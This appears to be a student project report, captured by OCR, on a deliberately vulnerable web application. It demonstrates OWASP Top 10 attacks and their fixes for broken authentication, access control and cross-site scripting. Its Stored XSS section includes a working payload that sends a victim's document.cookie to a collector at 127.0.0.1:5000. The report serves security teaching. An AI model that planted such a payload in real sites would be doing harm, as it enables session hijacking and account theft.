Vulnerable Web Application - OWASP Top 10 Vulnerabilities

May 13, 2021

The Team
Group 2

Goutham P

B180330CS

Yacha Venkata Rakesh

B180427CS

Puchakayala Dheeraj Reddy

B180902CS

Project objective:

To implement a Vulnerable Web Application to demonstrate attacks

Overview

This project implements various web vulnerabilities provided by OWASP as project top ten that can lead to very severe consequences compromising *Confidentiality*, *Integrity*, *Availability* and the ways to prevent each of these attacks.

This is not only to know about various attacks but also to enable developers to write safe code by knowing most of the possible vulnerabilities in their code since a single line of vulnerable code can compromise the entire system.

OWASP Top 10 Vulnerabilities

- Works to improve Security of Software
- Releases Top 10 Vulnerabilities of Web Applications
- Criteria based on
    - Exploitability
    - Prevalence
    - Detectability
    - Business Impact

Recent Top 10 List

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control.
- Security Misconfiguration.
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

Contribution

Dheeraj

- Broken Authentication
- Broken Access Control

Goutham

- XSS
- XXE


Rakesh


- Injection
- Insecure Deserialization

Literature Survey and Design


Implementation


Broken Authentication







A. URL Parameters






B. Manipulating Cookies






Solution

Use session parameters instead of url parameters or un encoded cookie parameters







req.cookie.userid -----> req.session.userid

Solution


Use session parameters instead of url parameters or un encoded cookie parameters






req.query.userid-----> req.session.userid


Broken Access Control



Solution


Check the user type from session






Solution


Check the user type before logging in







Cross-Site Scripting (XSS)

A. Stored XSS








XSS

Eve The Attacker

<img src=x onerror="this.src='http://127.0.0.1:5000/?c='+document.cookie; this.removeAttribute('onerror');">

Add Item


- [*Goutham*] : Hi first comment from me!
- [*Srinath*] : Hi i am Srinath, i am also new here





XSS


Goutham

